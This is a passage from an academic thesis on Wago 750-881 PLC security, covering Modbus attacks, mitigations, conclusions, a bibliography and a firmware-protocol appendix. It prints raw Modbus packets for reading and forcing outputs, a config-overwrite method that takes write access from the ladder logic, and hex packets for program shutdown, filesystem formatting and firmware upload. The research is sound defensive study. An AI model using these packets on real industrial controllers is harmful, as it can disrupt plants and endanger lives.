One for reading the input registers and one for reading the holding(output) registers. The
following packets can be used to read input and output values. They can be wrapped in
either TCP or UDP. All values are base 16.
1
2
3
TransID | ProtocolID | Length | Unit ID | Func Code | Address | Word count :
I:0001
0000
0006
00
04
0000
000F
O:0001
0000
0006
00
03
0200
000F
This will dump the first 256 input and output values, respectively. Unfortunately, there
is no way to extract information about the type of equipment connected to I/O modules.
E.g. it is not possible to determine if a certain output channel is connected to a motor or
a relay. While this information is not easy to come by, it possible for some threat agents;
the authors behind Stuxnet[29] had this type of knowledge. Furthermore this implies
that without intimate knowledge about the plant, it is not possible to differentiate analog
modules from digital modules nor two 4 bit modules from one 8 bit module.
However, there exist a way to gain further insight. For this, the attacks presented in
chapter 7 will be put to use. The exploit developed for reading and writing files can be
used to download the "EA-config.xml" file2 . This will yield a file similar to the file in
listing 8.1.
2
This has been incorporated as an automated process in the attack suite, and can be used by supplying
–readIOConfig as an argument
90
Listing 8.1: Example EA-config.xml file
1
2
3
4
5
6
7
<?xml version= " 1 . 0 " encoding= " ISO−8859−1 " ?>
<WAGO>
<Module ARTIKELNR= " 750−4xx " MODULETYPE= " DI " CHANNELCOUNT= " 8 " MAP= "PLC" >
</Module>
<Module ARTIKELNR= " 750−5xx " MODULETYPE= "DO" CHANNELCOUNT= " 8 " MAP= "PLC" >
</Module>
</WAGO>
There are some properties of note in this file;
• Moduletype.
This field describes two things; If the module is an input or output module and
whether it is digital or analog. In this case, the first module is an digital input
module and the second is a digital output module.
• Channelcount.
This field describes how many channels is associated with each module. One channel is used for one sensor or actuator.
• Map.
This field describes which entity who currently has write privileges to the module.
In this case both are assigned to the PLC, which means that the ladder logic running
on the PLC has write access. This could also have been "FB1" (Modbus) or "FB2"
(Ethernet/IP).
This file will list all modules connected. The content of the XML file will provide an
adversary with all the information necessary to establish the mapping between modules
and addresses. Looking back at the description of module addressing at the beginning of
this section, it becomes clear that the 8 channel digital input module will be mapped to
Modbus addresses 0x0000 to 0x0007. Equivalently, the 8 channel output module will be
mapped to 0x0200 to 0x0208. Note that this mapping is only valid as long as the number
of modules and their relative ordering remains the same. The adversary is still not able to
determine the equipment connected to a certain input module, but can differentiate analog
modules from digital ones. While not perfect, it does provide the adversary with more
Intel about the plant. Combining knowledge of the I/O module configuration and being
able to record value changes over time time may be enough for the adversary to make
assumptions about the type of equipment connected to each module channel.
Reading input and output values from the PLC has been added as functionality in the
attack suite.
8.3.3
Writing output values
Now that it has been established that an adversary can read both input and output values
from the modules, the focus is shifted towards writing output values, and thereby introducing changes in the process. The complexity of this task depends on the configurations
91
and applications currently running on the controller. The "EA-config.xml" file which is
exemplified in listing 8.1 defines write access to each module. For Modbus to have write
access, the MAP field has to be set to "FB1" for the module in question. Also, as previously mentioned, if the file contains errors or is missing, Modbus gains write privileges
by default. Access rights are assigned during the initialization phase, meaning that any
changes to the file will not take effect until after a restart.
If write access to the output modules is already assigned to Modbus, writing output values
becomes a simple task. Continuing with the example configuration from the previous
section; writing the 7th output bit is done by sending the following packet.
1
2
TransID | ProtocolID | Length | Unit ID | Func Code | Address | Data
O:0001
0000
0006
00
05
0206 FF00
If the output modules are not assigned to Modbus, which was the case in the previous
section, the "EA-config.xml" has to be changed and then written back to the controller.
Again, leveraging the read/write file attack presented in chapter 7, the adversary can overwrite the "EA-config.xml" file with an empty file. Consequently, write access to all modules will be given to Modbus. Note that if write access was previously set to "PLC", the
ladder logic is now deprived of write capabilities, and consequently, unable to operate
properly. The attacker can now turn off or on any actuator connected to the PLC. In the
hands of an adversary with the intent to wreak havoc, this attack can have severe, potentially lethal consequences in cases where the actuators are valves, motors, generators, etc.
This functionality is added as an fully automated operation in the attack suite and can be
performed by providing the argument –assignModbus.
While experimenting with the Modbus implementation and the supported operations, the
device crashed several times. A power cycle was required to restore PLC functionality.
While this would have been an interesting result, and a very viable attack, the results were
inconsistent. No specific order seemed to cause the device to crash. This is thus left for
future work.
Based on the information in this chapter, a python Modbus module for Modbus operations
was developed. In addition to reading and writing I/O values it implements additional
security critical operations. The module utilizes a Modbus TCP library [31] to automate
the creation of Modbus packets. All the functionality has been incorporated in the security
suite and the operations available are summarized in the following list.
• Read input values
• Format file system
• Read output values
• Restore factory defaults
• Write output values
• Reset bus
• Restart device
• Extract file system
• Read boot configurations
• Read/Write arbitrary registers
92
In a PCN where Modbus is used to transfer I/O values, the python module can easily
be extended to forge Modbus requests and responses. This will present devices with
wrong values, and consequently, disrupt operations. This scheme can be used to indirectly
"write" input values.
8.4
Mitigations
Industrial protocols, and DCS networks in general, prioritize availability and reliability
while to a certain degree neglecting security. Widespread use and lack of security mechanisms makes Modbus an attractive avenue of attack for any adversary.
Today, mitigation strategies are mainly focused on perimeter security, i.e. restricting access to the network and thus also Modbus devices. If implemented and configured correctly, this will thwart most remote attacks. However, history has shown that systems
behind air gapped networks and secure gateways has been compromised. Defense in
depth is required.
One approach is to augment the Modbus protocol with security features in order to provide
confidentiality, integrity and availability. [30] has designed and implemented a secure
Modbus protocol.
A different approach is to implement Modbus functionality into a well established and
secure protocol. There are, however, drawbacks to this approach; many edge devices are
resource constrained, and will not be able to handle modern cryptography. Any solution
that requires plant owners to replace all their existing equipment will probably not see the
light of day. A different drawback is that the overhead of protocols designed for traditional IT systems may not satisfy the real time requirements imposed by many distributed
control systems.
Due to the strong foothold Modbus has in the industrial world, a major incentive is needed
to replace it with a more secure alternative. Unfortunately, this incentive may come in the
form of a large scale attack against industrial networks.
8.5
Further work
This chapter has only covered Modbus. Ethernet/IP, the other fieldbus protocol supported,
has not been given any attention. Exploring Ethernet/IP, its security mechanisms, and
Wago’s implementation therefore present itself a logical next step.
While outside the budget of this thesis, creating a small DCS setup with devices communicating over Modbus, and perhaps other fieldbus protocols. This would provide a
realistic environment for experimentation. Attacks such as MITM, packet forging, DoS,
etc. could be targeted at not only PLCs but also Modbus enabled actuators and sensors.
93
Research towards producing meaningful alterations in the process by leveraging Modbus,
would certainly be interesting. That is, having actuators perform predefined operations
without modifying the ladder logic.
Looking beyond the 750-881 towards different models and vendors, there exist numerous
PLCs and edge devices with Modbus support, providing excellent targets for research.
8.6
Concluding remarks
The widely used Modbus protocol, along with its security model, was introduced in this
chapter. Due to the simplicity of the protocol combined with lacking security, it has been
shown that it is possible to read and write I/O values and tools were developed to do so.
The deployment assumptions are minimal and will thus cover a large set of potential targets. Write access to output modules defaults to the ladder logic, and thus posed an extra
challenge. This was overcome by leveraging the read/write capabilities made possible
by the attack presented in chapter 7. Writing a new I/O module configuration file will
grant write access to Modbus clients, and at the same time revoke the ladder logic’s write
privileges, preventing legitimate operation. The research question "As an outsider with
no legitimate credentials, is it possible to read and write I/O values?", is thus concluded
by this chapter.
This chapter also concludes part two, experimentation. The scope is lifted, and the target
of evaluation is once again a generic PLC. This is done gain more generality in the last
part. Details pertaining to Wago’s controllers are thus left out.
94
Part III
Summary
95
Chapter 9
Discussion
The industrial world was previously dominated by proprietary systems and protocols and
security by obscurity was considered sufficient. Over the last decade industrial process
control has been merged with traditional IT systems[11]. Well known and widely available technologies such as TCP/IP has been adopted by the industrial world for increased
connectivity. This fast paced integration of IT technology combined with an ever evolving
threat landscape requires vendors and customers to properly secure their industrial control
network.
The automation world is renowned for their focus on safety. Redundant networks and
edge devices are common in production environments. While this is resource intensive, it
has been deemed necessary and is widely adopted. Safety ensures continued operations
even in the face of events such as hardware malfunction or accidental faults. However, as
efforts and resources continues to be allocated to safety, the ratio between safety and security remains skewed. The attacks presented in this thesis can be targeted at the production
device and the redundant device at the same time, thereby nullifying the protection offered. Security is not neglected entirely, and some efforts and resources are directed at
the issue. Today’s strategy is mainly directed at perimeter security rather than a defense
in depth strategy that protects all valuable assets including edge devices. That is, focus is
mainly directed at preventing adversaries to gain access to the network and thereby indirectly protecting the devices. The idea is simple; if an adversary is unable to communicate
with the devices, the adversary is also unable to compromise it.
However, this strategy has its drawbacks. The strategy does not cover scenarios such as
the Maroochy sewage spill[1], where an disgruntled employee caused 800 000 liters of
raw sewage to be spill out into local parks and rivers. The stench was unbearable for local
residents and marine life was killed due to the attack. Air-gapping industrial networks
will in many cases be enough to thwart most remote attacks. However, as Stuxnet[29]
showed the world in 2010, air-gapped networks are within reach for adversaries with an
abundance of resources. Furthermore, if employees are allowed remote access to the
network, a compromised computer is all that stands between an adversary and access to
the industrial devices. Air-gapped networks does not offer protection from insiders, which
97
is alarming when a study by the FBI and the Computer Security Institute on Cybercrime
found that 71% of security breaches was carried out by insiders[59]. Employing a strategy
that does not cover the majority of breaches can hardly be considered adequate.
This thesis has shown that an adversary with network access can perform devastating attacks with relative ease. Shutting down the industrial process will in many cases have
severe financial and/or safety consequences. This can be avoided or mitigated if the device itself implemented security mechanisms, thus employing a defense in depth strategy.
Critical infrastructure is just that, critical, and should be protected accordingly. When
in the process of transitioning from a world of proprietary software and protocols to the
open world of traditional IT systems, why not adopt the security mechanism that has been
developed with it? Vendors should take advantage of the extensive research that has been
directed towards securing traditional IT systems. That is, if TCP/IP, HTTP, FTP, etc. are
being used for remote management and communication of I/O values across the network,
why not deploy their more secure alternatives, e.g. TLS, IPsec, HTTPs, FTPs, etc.? The
majority of the vulnerabilities and exploits in this thesis could have been avoided by well
known and easily available security mechanisms. Lack of proper access control is one
example that is recurring in many aspects of PLCs.
Some resource constrained devices do not have the processing power necessary to handle
modern cryptography. However, just as well known communication protocols such as
TCP/IP are being adopted, so is hardware. 32 bit processors capable of multitasking
is becoming increasingly common for modern PLCs. Increased processing power can be
leveraged to employ stricter security schemes. Furthermore, as the lifespan of PLCs range
between 10 to 20 years, PLCs should implement the security mechanisms of the future,
not lack the mechanisms of the past!
Based on the threat model in chapter 4 a set of important adversary goals were chosen.
This thesis has shown that all are achievable for an adversary with no legitimate access to
the system. In fact, all research questions has been answered. This thesis started off with
a theoretical approach by performing an in-depth literature study of the research frontier
of PLC security in general (RQ1). Next, a threat model for a generic PLC is constructed
(RQ2) that resulted in important adversary goals which are carried out in practice (RQ3).
A widely used PLC, namely the Wago 750-881, was chosen in collaboration with industry
experts to be the subject of testing. Security mechanism implemented, and perhaps more
importantly, those not implemented were identified. With the threat model and adversary
goals in hand, the test PLC’s attack surface was investigated further. By reverse engineering the run time system’s file I/O protocol, and by leveraging a path traversal vulnerability,
it is shown how an adversary can gain read/write access to the entire file system(RQ3.2).
This exploit pave the way, and serve as delivery mechanism or precursor for other attacks.
Using a previously unknown XML parser vulnerability, a zero day exploit was developed
and allows an adversary to perform a DoS attack that completely disables the PLC, including communication capabilities (RQ3.1). By writing a specially crafted configuration
file to the controller, the adversary is able read/write I/O values using the insecure Fieldbus protocol, Modbus(RQ3.3). Furthermore, by using the same attack in a different way,
98
the adversary can deny legitimate access to the I/O modules. Writing default.prg and default.chk to the controller and performing a reboot will initiate the runtime initialization
routine which will blindly execute said files, allowing an adversary to execute arbitrary
ladder logic (RQ3.5). A generic approach for firmware reverse engineering was proposed,
laying the groundwork needed to successfully create and install a modified firmware image(RQ3.4). The protocol used to perform firmware flashing was also reversed in order
to overcome same subnet flashing restrictions. The reversed protocol was used to perform
an attack that permanently disables the PLC. This thesis has shown how a novice security
researcher with no prior experience in the automation realm, is able to uncover serious
security flaws in a widely used PLC. While the most limiting assumption of this thesis
is that the adversary has access to the network, the assumption does correlate well with
71% of security breaches are being carried out by insiders. All of the adversary goals
are implemented as a set of python scripts to form an exploit suite(RQ4). In addition
to the attacks in the research questions, privileged operations and functionality has been
implemented in the attack suite for completeness.
Comparing the findings in this thesis with general findings in the literature review, one
can see that they match well. This thesis has proven the PLC to be inherently insecure,
once again showing that vendors outsource the security issue to their customers. Security
in PLCs is a topic that has not received the interest it deserves, and even more so when
appreciating the dramatic effects an adversary may achieve should he or she be able to
gain access to the network. It may be tempting to label the results as not being applicable
to more than one, seemingly insecure, controller. Looking at ICS-CERT’s advisories[15],
one come to understand that Wago’s controller serves a good indicator of the level of
security one can expect to encounter in PLCs. Furthermore, neither fieldbus nor ladder
logic runtime system is vendor specific, implying that all vendors incorporating the same
technology in their devices, is susceptible to the same classes of attacks.
99
100
Chapter 10
Conclusion
The merging between the automation world and IT world has provided the automation
industry with access to cheap, well tested, commercial off-the-shelf technologies. However, the integration of IT technology has also introduced a new threat landscape. Recent
events such as Stuxnet, has clearly shown that adopting IT technology has its risks. The
security of any system, including critical infrastructure, relies on the security of its components. PLCs are found in virtually all oil-, gas- and water-management facilities, as
well as factories and power plants, around the world.
Looking at security in PLCs from an attacker’s perspective, this thesis has uncovered several security flaws in a widely used PLC. Three areas of the PLC’s attack surface has
been investigated; firmware updating, ladder logic runtime system and fieldbus communication. By leveraging these three components, it is shown how an adversary can stop
the PLC, obtain read/write capabilities for both files and I/O values, install a customized
firmware image and execute arbitrary ladder logic. To facilitate the attacks, well known
techniques and previous research was utilized. In addition, a zero day XML parser vulnerability was found to be exploitable not only in the test PLC, but also for set of different
PLCs. The exploit code will allow anyone with a route to the controller to perform a
potent denial of service attack with only a few packets. The research culminated in an
exploit suite, implementing several attacks and privileged operations.
Given the state of PLC security, i.e., security has not received too much attention, it is
likely that an attacker will start at the attacks compromising the PLC using exploits and
techniques that requires less effort. This thesis has shown that it is easy for an adversary
with logical network access to compromise the target plant or facility in a number of
different ways. The attacks presented in this thesis serves as a menu to choose from,
varying in both consequence and effort. The consequences of a compromised system can
be very serious, ranging from financial loss up to damages to the environment as well as
loss of life.
101
10.1
Suggestions for future work
In this thesis the foundation for future work on PLC security has been laid, mainly through
the threat model and experimentation. From this future work can take many directions,
and below a few is listed;
• Continue researching Wago 750-881
Due to time and other considerations, some avenues of research were abandoned
or not attempted. Further research could yield new vulnerabilities and exploits for
the Wago controller. One time consuming, but most likely fruitful, avenue is to
continue the firmware image analysis. Locating and extracting the file system, implementing backdoors or installing new services are all good candidates for future
work. Another interesting approach would be to investigate a new set of adversary goals by examining different parts of the PLC’s attack surface. The operating
system, web server, FTP server, and other services all represent parts of the attack
surface that was not investigated.
• Same approach – different PLCs
Looking beyond Wago 750-881 towards different models and vendors, there exist
numerous PLCs providing excellent targets for research. Not only will this be interesting for each of the controllers researched, but a comparison between the PLCs’
security would also be made possible.
• DCS testing
Creating a small scale DCS testing environment with a control station, different
PLCs, sensors, and actuators. While being the most resource intensive, it is also
arguably the most interesting way to proceed. This will provide a realistic environment, where a multitude of different research approaches would be viable. Determining how an attack on one PLC ripples through the system and affect others is
one approach made possible by a DCS setup.
102
Bibliography
[1] Marshall Abrams and Joe Weiss. “Malicious Control System Cyber Security Attack
Case Study–Maroochy Water Services, Australia”. In: McLean, VA: The MITRE
Corporation (2008).
[2] D. Albright, P. Brannan, and C. Walrond. “Stuxnet Malware and Natanz: Update of
ISIS December 2, 2010 Report”. In: Institute for Science and International Security
ISIS Reports (2011).
[3] European Installation Bus Association et al. EIB Handbook Series. 2000.
[4] Schneider Automation. Modbus messaging on TCP/IP implementation guide.
2002.
[5] W. Bolton. Programmable Logic Controllers. Electronics & Electrical. Newnes,
2009. ISBN: 9781856177511.
[6] Digital Bond. Field Device Protection Profile. 2006. URL: https : / / www .
digitalbond.com/wp-content/uploads/2012/02/FDPP.pdf (visited on 03/07/2013).
[7] Digital Bond. Project Basecamp at S4. 2012. URL: www.digitalbond.com/
2012/01/19/project-basecamp-at-s4/.
[8] S.A. Boyer. SCADA: supervisory control and data acquisition. International Society of Automation, 2009.
[9] Mark Bristow. ModScan: A Modbus/TCP scanner. 2008. URL: https://code.
google.com/p/modscan/ (visited on 02/14/2013).
[10] Mark Bristow. ModScan: Defcon presentation. 2008. URL: https://modscan.
googlecode . com / files / ModScan % 20 - %20Defcon % 202008 . pdf
(visited on 02/14/2013).
[11] E. Byres et al. “Worlds in collision: Ethernet on the plant floor”. In: ISA Emerging Technologies Conference, Instrumentation Systems and Automation Society,
Chicago. 2002.
[12] E.J. Byres, M. Franz, and D. Miller. “The use of attack trees in assessing vulnerabilities in SCADA systems”. In: International Infrastructure Survivability Workshop
(IISW’04), IEEE, Lisbon, Portugal. 2004.
[13] E.J. Byres, D. Hoffman, and N. Kube. “On shaky ground–A study of security vulnerabilities in control protocols”. In: Proc. 5th American Nuclear Society Int. Mtg.
on Nuclear Plant Instrumentation, Controls, and HMI Technology (2006).
[14] Stijn Vande Casteele. “Threat modeling for web application using STRIDE model”.
In: I, London: Royal Holloway (2004).
103
[15] US ICS CERT. ICS-CERT Advisories and Reports Archive. 2012. URL: http://
www.us-cert.gov/control_systems/ics-cert/archive.html
(visited on 06/10/2013).
[16] US ICS CERT. Industrial Control Systems Cyber Emergency Response Team.
2012. URL: http : / / www . us - cert . gov / control _ systems / ics cert/ (visited on 05/12/2013).
[17] E.J. Chikofsky and II Cross J.H. “Reverse engineering and design recovery: a taxonomy”. In: Software, IEEE 7.1 (Jan.), pp. 13–17. ISSN: 0740-7459. DOI: 10.
1109/52.43044.
[18] International Electrotechnical Commission et al. “IEC 61131-3”. In: Programmable Controllers-Part 3 (2003).
[19] compressed ROM file system. URL: http://lxr.linux.no/linux+v3.8.
2/fs/cramfs/README (visited on 03/17/2013).
[20] Microsoft Corporation. STRIDE threat model. 2005. URL: http : / / msdn .
microsoft.com/en-us/library/ee823878(v=cs.20).aspx (visited on 01/28/2013).
[21] /dev/TTYS0 Craig. “Reverse Engineering Firmware: Linksys WAG120N”.
In: URL: http : / / www . devttys0 . com / 2011 / 05 / reverse engineering-firmware-linksys-wag120n/ (2012).
[22] K. Curtis. “A DNP3 protocol primer”. In: DNP User Group (2005).
[23] Inc Digital Bond. CoDeSys tools. 2013. URL: http://www.digitalbond.
com/tools/basecamp/3s-codesys/ (visited on 04/24/2013).
[24] Bill Drury. Control Techniques drives and controls handbook. 35. Institution of
Engineering and Technology, 2001.
[25] S. East et al. “A Taxonomy of Attacks on the DNP3 Protocol”. In: Critical Infrastructure Protection III (2009), pp. 67–81.
[26] Schneider Electric. Modbus/TCP Message format. 2013. URL: http : / /
motion . schneider - electric . com / support / mdi _ getting _
started/ethernet/modbus_tcp.html (visited on 03/12/2013).
[27] K.T. Erickson. “Programmable logic controllers”. In: Potentials, IEEE 15.1 (1996),
pp. 14 –17. ISSN: 0278-6648. DOI: 10.1109/45.481370.
[28] “Exposures,The Standard for Information Security Vulnerability Names”. In: Common Vulnerabilities and Exposures: The Standard for Information Security Vulnerability Names. url: http://cve. mitre. org (2012).
[29] N. Falliere, L.O. Murchu, and E. Chien. “W32. stuxnet dossier”. In: White paper,
Symantec Corp., Security Response (2011).
[30] Igor Nai Fovino et al. “Design and Implementation of a Secure Modbus Protocol”.
In: Critical Infrastructure Protection III. Springer, 2009, pp. 83–96.
[31] Arthur Gervais. modLib.py - A scapy modbus exetension. 2011. URL: https :
//www.scadaforce.com/modLib.py (visited on 05/12/2013).
[32] M. Gjendemsjø. Security in programmable logic controllers. Dec. 2012. URL:
http://folk.ntnu.no/mortgj/prosjektoppgave/PLCSec.pdf.
104
[33] 3S Smart Software Solutions GmbH. Codesys customer reference. 2013. URL:
http : / / www . codesys . com / company / customer - reference table.html (visited on 04/24/2013).
[34] 3S Smart Software Solutions GmbH. The CoDeSys runtime system for 32 bit embedded systems. 2004.
[35] Dan Goodin. Rise of "forever day" bugs in industrial systems threatens critical
infrastructure. 2012. URL: http://arstechnica.com/business/2012/
04/rise-of-ics-forever-day-vulnerabiliities-threatencritical-infrastructure/ (visited on 02/19/2013).
[36] Ilfak Guilfanov. Interactive Disassembler(IDA). 2012. URL: https : / / www .
hex-rays.com/products/ida/index.shtml (visited on 01/18/2013).
[37] Craig Heffner. Binwalk - Firmware analysis tool. URL: https : / / code .
google.com/p/binwalk/ (visited on 03/03/2013).
[38] Immunity Inc. White Phosphorus Exploit Pack. 2012. URL: http : / / www .
immunityinc.com (visited on 02/08/2013).
[39] Intel. Intel Hexadecimal Object File Format Specification. Intel, 1988.
[40] Meiko Jensen et al. “Soa and web services: New technologies, new standards-new
attacks”. In: Web Services, 2007. ECOWS’07. Fifth European Conference on. IEEE.
2007, pp. 35–44.
[41] Gregg Keizer. Microsoft confirms it missed Stuxnet print spooler zero-day. 2009.
URL : http : / / www . computerworld . com / s / article / 9187300 /
Microsoft _ confirms _ it _ missed _ Stuxnet _ print _ spooler _
zero_day_ (visited on 03/03/2013).
[42] WAGO Kontakttechnik GmbH & Co. KG. Ethernet se. 2010. URL: http : / /
www.wago.com/wagoweb/documentation/750/int_info/t07500
881_00000000_0en.pdf (visited on 03/12/2013).
[43] WAGO Kontakttechnik GmbH & Co. KG. “Wago 750-881 Manual”. In: URL:
http : / / www . wago . com / wagoweb / documentation / 750 / eng _
manu / coupler _ controller / m07500881 _ 00000000 _ 0en . pdf
(2012).
[44] Ulf Lamping and Ed Warnicke. “Wireshark user’s guide”. In: Interface 4 (2004),
p. 6.
[45] R Langner. A timebomb with fourteen bytes. 2011. URL: http : / / www .
langner.com/en/2011/07/21/a- time- bomb- with- fourteenbytes/ (visited on 02/08/2013).
[46] Jason Larsen. “Breakage”. In: Blackhat Federal (2008).
[47] N.G. Leveson and P.R. Harvey. “Software fault tree analysis”. In: Journal of Systems and Software 3.2 (1983), pp. 173–181.
[48] Phillip Lougher and R Lougher. SquashFS. 2008.
[49] D. Loy. “Lonworks/eia-709 networks eia 709 protocol (lon talk)”. In: The Industrial Information Technology Handbook (2005), pp. 1–6.
[50] Aleph One Ltd. Embedded Debian. Yaffs: A NAND-Flash Filesystem. URL: http:
//www.yaffs.net/ (visited on 03/17/2013).
105
[51] GLEG Ltd. GLEG SCADA+ explpoit pack. 2012. URL: http://gleg.net/
agora_scada.shtml (visited on 02/01/2013).
[52] A. LÃijder M. Tangermann D. Reinelt. SecIE Security Data Sheet Creator. 2012.
URL: http://secie.org/ (visited on 02/08/2013).
[53] John Matherly. SHODAN. 2012. URL: http://www.shodanhq.com/ (visited
on 06/07/2013).
[54] S.M.L.P. McDaniel. “SABOT: Specification-based Payload Generation for Programmable Logic Controllers”. In: (2012).
[55] S. McLaughlin. “On Dynamic Malware Payloads Aimed at Programmable Logic
Controllers”. In:
[56] L.R. McMinn. External Verification of SCADA System Embedded Controller
Firmware. Tech. rep. DTIC Document, 2012.
[57] IDA Modbus. “Modbus messaging on TCP”. In: IP implementation guide v1. 0a
(2004).
[58] A OWASP. “Application Threat Modeling”. In: (2012).
[59] Global Information Assurance Certification Paper. SANS. 2001. URL: http :
/ / www . giac . org / paper / gsec / 521 / assessing - exploiting internal-security-organization/101270 (visited on 01/10/2013).
[60] D. Peck and D. Peterson. “Leveraging ethernet card vulnerabilities in field devices”. In: SCADA Security Scientific Symposium. 2009, pp. 1–19.
[61] Rapid7. Metasploit framework. 2012. URL: http://www.metasploit.com/
(visited on 02/08/2013).
[62] S. Ravi et al. “Security in embedded systems: Design challenges”. In: ACM Transactions on Embedded Computing Systems (TECS) 3.3 (2004), pp. 461–491.
[63] V. Schiffer. “The CIP family of fieldbus protocols and its newest memberEthernet/IP”. In: Emerging Technologies and Factory Automation, 2001. Proceedings. 2001 8th IEEE International Conference on. IEEE. 2001, pp. 377–384.
[64] B. Schneier. “Attack trees”. In: Dr. Dobb’s journal 24.12 (1999), pp. 21–29.
[65] C. Schwaiger and A. Treytl. “Smart card based security for fieldbus systems”.
In: Emerging Technologies and Factory Automation, 2003. Proceedings. ETFA’03.
IEEE Conference. Vol. 1. IEEE. 2003, pp. 398–406.
[66] K. Seo and S. Kent. “Security architecture for the internet protocol”. In: (2005).
[67] 3S Smart software solutions. User Manual For PLC Programming with CoDeSys
2.3. 2007.
[68] T.J. Stapko. Practical embedded security: building secure resource-constrained
systems. Newnes, 2008.
[69] H. Stark. “Stuxnet Virus Opens New Era of Cyber War”. In: Spiegel Online 8
(2011).
[70] Paul Stoffregen. “Understanding FAT32 Filesystems”. In: PJRC. Feb 24 (2005).
[71] K. Stouffer, J. Falco, and K. Scarfone. “Guide to industrial control systems (ICS)
security”. In: NIST Special Publication 800 (2007), p. 82.
[72] Frank Swiderski and Window Snyder. Threat modeling. O’Reilly Media, Inc.,
2009.
106
[73] C.W. Ten, C.C. Liu, and M. Govindarasu. “Vulnerability assessment of cybersecurity for SCADA systems using attack trees”. In: Power Engineering Society General Meeting, 2007. IEEE. IEEE. 2007, pp. 1–8.
[74] Hans Van Vliet, Hans Van Vliet, and JC Van Vliet. Software engineering: principles and practice. Vol. 2. Wiley, 1993.
[75] A.C. Weaver. “Secure Sockets Layer”. In: Computer 39.4 (2006), pp. 88 –90. ISSN:
0018-9162. DOI: 10.1109/MC.2006.138.
[76] D Woodhouse. Jffs2: The journalling flash file system, version 2. 2008.
107
108
Appendix A
Appendix 1 - Firmware update protocol
details
Below each step of the update process described with the hexadecimal packet payload.
All packets are coded as lists, some of which just contain one packet. Each list constitute
one connection. Thus, if a list contains more than one payload, the payloads are sent over
the same TCP connection. This is done in order to mimic Wago’s software as closely as
possible. This process has been ported to a python script.
1. Get device info
1
2
3
packet_getDevInfo = [
" 7912010001000100000000000000000002000100 "
]
This packet is sent twice.
2. Shutdown programs
This step is rather interesting as it allows an attacker to shut down the control logic,
the FTP server and the web server and thus also the web management service.
1
2
3
4
5
6
7
8
firmware_init = [
" 7912030001000100000000000000000002000200 " ,
" 79120400010001000000000000000000040066060200 "
#The l a s t p a c k e t i s s e n t 3 t i m e s
]
firmware_shutdownPrograms = [
" 7912070001000100000000000000000002000300 "
]
109
3. Start minimal system and Format filesystem
1
2
3
4
firmware_startMinSystemAndFormatFS = [
" 7912080001000100000000000000000002000100 " ,
" 7912090001000100000000000000000002000900 " ,
]
4. Upload firmware
1
2
3
firmware_prepareUpload = [
" 79120 a00010001000000000000000000040066060900 "
]
After this packet, the firmware upload begins. The tool reads the file and creates
packets according to the following format.
Packet num Payload
1 79120b00010059110000000000000080e8030500...DATA...
2 79120b00020059110000000000000080e803 ...DATA...
255 79120b00ff0059110000000000000080e803 ...DATA...
256 79120b00000159110000000000000080e803 ...DATA...
22801 79120b005911591100000000000000808101 ...DATA...
By examining how fields change, the following deductions/assumptions were made
for the firmware transfer. While a thourough understanding of the protocol is desirable, it is not easy to make assumtions about individual fields unless they change
value during the transfer. The meaning of these static fields are therefore unknown.
However, the content of the static field can be copied into the re-implementation.
The device expect 1018 bytes packets. As python sockets only utilizes network
buffers, a naive implementation will fill the buffer at a faster rate than the NIC can
send them. The OS will then buffer the packets and concatenate packets. Since
the packet does not only contain the firmware data but also a protocol header, two
or more packets concatenated will be read incorrectly by the controller.Thus, the
packet generation has to be slowed down in order to ensure that each packet is sent
separately.
110
5. Validate firmware
1
2
3
4
5
6
7
8
9
10
11
12
13
firmware_validation = [
" 79120 c0001000100000000000000000002000600 " ,
" 79120 d0001000100000000000000000002000700 "
]
progress_packet = [
" 79120 d0001000100000000000000000002000700 "
]
#−−−−−−−RESPONSE − NOT PART OF THE SCRIPT −−−−#
79120e00010001000000000000000000080007000100 28 000000
...
79121500010001000000000000000000080007000100 32 000000
...
79121a00010001000000000000000000080007000100 64 000000
The progress packet is sent periodically while firmware validation runs. In the
response packets listed above, we see 3 interesting numbers. 0x28, 0x32 and 0x64.
The observant reader may already have noticed that the last packet contains 0x64
which is 100 in decimal. This implies that the firmware validation has completed.
The other are randomly chosen and corresponds to 40 and 50 percent respectively.
6. Save firmware
1
2
3
save_firmware = [
" 79121 b0001000100000000000000000002000800 "
]
For a normal firmware upgrade, it is essential to wait for 0x64 before saving the
firmware. That is, the firmware needs to be validated correctly before the changes
are made permanent. A premature save, or ignoring firmware validation errors can
possibly brick the device. See 6.4.2.
7. Restart device
8. Extract filesystem
1
2
3
4
5
6
restartDevice_extractFilesystem = [
" 79121 e 0 0 0 1 0 0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 2 0 0 0 a 0 0 " ,
" 79121 f 0 0 0 1 0 0 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 2 0 0 0 b 0 0 " ,
" 7912200001000100000000000000000002000 b00 " ,
" 79122100010001000000000000000000040066060 a00 "
]
Notice that a few packets have been skipped in the listings, 0x1c and 0x1d. These
are getDevInfo packets as we saw in the first packet and are sent after the firmware
has been saved. Note also, that restart device packets and extract filesystem packets
are bundled together.
111